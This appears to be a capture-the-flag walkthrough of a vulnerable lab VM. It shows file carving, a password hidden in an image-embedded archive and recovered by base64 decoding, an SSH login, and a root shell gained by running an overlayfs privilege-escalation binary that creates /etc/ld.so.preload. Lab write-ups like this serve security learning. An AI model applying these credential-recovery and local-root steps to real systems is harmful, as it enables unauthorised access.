


```
┌──(kali㉿kali)-[~/Downloads/output]
└─$ cat audit.txt
Foremost version 1.5.7 by Jesse Kornblum, Kris
 Kendall, and Nick Mikus
Audit File

Foremost started at Sun Sep 26 01:57:24 2021
Invocation: foremost strcpy.exe
Output directory: /home/kali/Downloads/output
Configuration file: /etc/foremost.conf
──────────────────────────────────────────────
──────────────────────
File: strcpy.exe
Start: Sun Sep 26 01:57:24 2021
Length: 164 KB (168187 bytes)
```




```
Num      Name (bs=512)         Size      File
Offset   Comment

0:      00000001.jpg          26 KB
  857
1:      00000213.rar          57 KB            1
09264
2:      00000000.pdf         106 KB
    0
Finish: Sun Sep 26 01:57:24 2021

3 FILES EXTRACTED

jpg:= 1
rar:= 1
pdf:= 1
```

I found jpg file so I used exiftool to read that.




```
┌──(kali㉿kali)-[~/Downloads/output/rar]
└─$ exiftool lol.jpg
ExifTool Version Number         : 12.30
File Name                       : lol.jpg
Directory                       : .
File Size                       : 60 KiB
File Modification Date/Time     : 2015:08:23 18:09:11-04:00
File Access Date/Time           : 2021:09:26 02:01:11-04:00
File Inode Change Date/Time     : 2021:09:26 02:00:24-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Image Width                     : 900
Image Height                    : 636
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 900x636
Megapixels                      : 0.572
```

Then I unzipped the jpg file.




```
┌──(kali㉿kali)-[~/Downloads/output/rar]
└─$ unrar e lol.jpg

UNRAR 6.02 freeware      Copyright (c) 1993-2021 Alexander Roshal


Extracting from lol.jpg

Extracting  Avinash.contact                                           OK
Extracting  hint.txt                                                  OK
All OK
```

I found a base64 code and user name avinash and makke




```
┌──(kali㉿kali)-[~/Downloads/output/rar]
└─$ ls
00000213.rar  acid.txt  Avinash.contact  hint.txt  lol.jpg

┌──(kali㉿kali)-[~/Downloads/output/rar]
└─$ cat hint.txt
You have found a contact. Now, go and grab the details :-)

┌──(kali㉿kali)-[~/Downloads/output/rar]
└─$ cat Avinash.contact
<?xml version="1.0" encoding="UTF-8"?>
<c:contact c:Version="1" xmlns:c="http://schemas.microsoft.com/Contact" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:MSP2P="http
://schemas.microsoft.com/Contact/Extended/MSP2P" xmlns:MSWABMAPI="http://schemas.microsoft.com/Contact/Extended/MSWABMAPI">
        <c:CreationDate>2015-08-23T11:39:18Z</c:CreationDate><c:Extended><MSWABMAPI:PropTag0x3A58101F c:ContentType="binary/x-ms-wab-mapi" c:ty
pe="binary">AQAAABIAAABOAG8AbwBCAEAAMQAyADMAAAA=</MSWABMAPI:PropTag0x3A58101F></c:Extended>
        <c:ContactIDCollection><c:ContactID c:ElementID="599ef753-f77f-4224-8700-e551bdc2bb1e"><c:Value>0bcf610e-a7be-4f26-9042-d6b3c22c9863</c
:Value></c:ContactID></c:ContactIDCollection><c:EmailAddressCollection><c:EmailAddress c:ElementID="0745ffd4-ef0a-4c4f-b1b6-0ea38c65254e"><c:Ty
pe>SMTP</c:Type><c:Address>acid.exploit@gmail.com</c:Address><c:LabelCollection><c:Label>Preferred</c:Label></c:LabelCollection></c:EmailAddres
s><c:EmailAddress c:ElementID="594eec25-47bd-4290-bd96-a17448f7596a" xsi:nil="true"/></c:EmailAddressCollection><c:NameCollection><c:Name c:Ele
mentID="318f9ce5-7a08-4ea0-8b6a-2ce3e9829ff2"><c:FormattedName>Avinash</c:FormattedName><c:GivenName>Avinash</c:GivenName></c:Name></c:NameColl
ection><c:PersonCollection><c:Person c:ElementID="865f9eda-796e-451a-92b1-bf8ee2172134"><c:FormattedName>Makke</c:FormattedName><c:LabelCollect
ion><c:Label>wab:Spouse</c:Label></c:LabelCollection></c:Person></c:PersonCollection><c:PhotoCollection><c:Photo c:ElementID="2fb5b981-cec1-45d
0-ae61-7c340cfb3d72"><c:LabelCollection><c:Label>UserTile</c:Label></c:LabelCollection></c:Photo></c:PhotoCollection></c:contact>
```

I decoded the code and found the ssh password NooB@123




```
┌──(kali㉿kali)-[~/Downloads/output/rar]
└─$ echo AQAAABIAAABOAG8AbwBCAEAAMQAyADMAAAA= | base64 -d
```




```
NooB@123
```

Now I tried to connect to ssh using username avinash. It didn't work. So I tried again using makke and it worked




```
┌──(root💀kali)-[~]
└─# ssh Avinash@192.168.160.130                                          255 ⨯
    _    ____ ___ ____        ____  _____ _     ___    _    ____  _____ ____
____
   / \  / ___|_ _|  _ \      |  _ \| ____| |   / _ \  / \  |  _ \| ____|
 _ \
  / _ \| |    | || | | |_____| |_) |  _| | |  | | | |/ _ \ | | | |  _|
 | | |
 / ___ \ |___ | || |_| |_____|  _ <| |___| |__| |_| / ___ \| |_| | |___
 |_| |
/_/   \_\____|___|____/      |_| \_\_____|_____\___/_/   \_\____/|_____
____/

by Acid

Wanna Knock me out ???
3.2.1 Let's Start the Game.


Avinash@192.168.160.130's password:
Permission denied, please try again.
```



```
┌──(root💀kali)-[~]
└─# ssh makke@192.168.160.130                                  130 ⨯
    _    ____ ___ ____        ____  _____ _     ___    _    ____  _____
____
   / \  / ___|_ _|  _ \      |  _ \| ____| |   / _ \  / \  |  _ \| ____|
 _ \
  / _ \| |    | || | | |_____| |_) |  _| | |  | | | |/ _ \ | | | |  _| |
 | | |
 / ___ \ |___ | || |_| |_____|  _ <| |___| |__| |_| / ___ \| |_| | |___|
 |_| |
/_/   \_\____|___|____/      |_| \_\_____|_____\___/_/   \_\____/|_____|
____/

                                                                    -
by Acid

Wanna Knock me out ???
3.2.1 Let's Start the Game.

makke@192.168.160.130's password:
Welcome to Ubuntu 15.04 (GNU/Linux 3.19.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Aug 24 21:25:34 2015 from 192.168.88.236
makke@acid:~$ 
```


Now it was time to find the flag.

I directly went to /bin




```
makke@acid:~$ ls
makke@acid:~$ cd /bin
makke@acid:/bin$ ls
bash           lesspipe         rmdir
bunzip2        ln               rnano
busybox        loadkeys         running-in-container
bzcat          login            run-parts
bzcmp          loginctl         sed
bzdiff         lowntfs-3g       setfacl
bzegrep        ls               setfont
bzexe          lsblk            setupcon
bzfgrep        lsmod            sh
bzgrep         machinectl       sh.distrib
bzip2          mkdir            sleep
bzip2recover   mknod            ss
bzless         mktemp           static-sh
bzmore         more             stty
cat            mount            su
chacl          mountpoint       sync
chgrp          mt               systemctl
chmod          mt-gnu           systemd
chown          mv               systemd-ask-password
chvt           nano             systemd-escape
cp             nc               systemd-hwdb
cpio           nc.openbsd       systemd-inhibit
dash           netcat           systemd-machine-id-setup
date           netstat          systemd-notify
dd             networkctl       systemd-tmpfiles
df             nisdomainname    systemd-tty-ask-password-agent
dir            ntfs-3g          tailf
dmesg          ntfs-3g.probe    tar
```

Then I went to ./overlayfs




```
makke@acid:/bin$ ./overlayfs
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(makke)
# ls
bash           lesspipe                  rmdir
bunzip2        ln                        rnano
busybox        loadkeys                  run-parts
bzcat          login                     running-in-container
bzcmp          loginctl                  sed
bzdiff         lowntfs-3g                setfacl
bzegrep        ls                        setfont
bzexe          lsblk                     setupcon
bzfgrep        lsmod                     sh
```

Looked for the files and found a .flag.txt file



```
# cd /root
# ls
# ls -la
total 68
drwx------  5 root root  4096 Aug 24  2015 .
drwxr-xr-x 22 root root  4096 Aug 24  2015 ..
-rw-------  1 root root 23934 Aug 24  2015 .bash_history
-rw-r--r--  1 root root  3135 Aug  8  2015 .bashrc
drwx------  2 root root  4096 Aug 24  2015 .cache
drwx------  3 root root  4096 Aug  6  2015 .config
drwx------  3 root root  4096 Aug  6  2015 .dbus
-rw-r--r--  1 root root   284 Aug 24  2015 .flag.txt
-rw-------  1 root root  2775 Aug 24  2015 .mysql_history
-rw-------  1 root root   147 Aug 24  2015 .nano_history
-rw-r--r--  1 root root   140 Feb 20  2014 .profile
-rw-r--r--  1 root root    66 Aug  6  2015 .selected_editor
```

I cat the file and mission accomplished.



```
# cat .flag.txt
Dear Hax0r,

You have completed the Challenge Successfully.

Your Flag is : "Black@Current@Ice-Cream"

Kind & Best Regards

-ACiD

Twitter:https://twitter.com/m_avinash143
Facebook: https://www.facebook.com/M.avinash143
LinkedIN: https://in.linkedin.com/pub/avinash-thapa/101/406/4b5
# █
```

Flag was found and It was successful.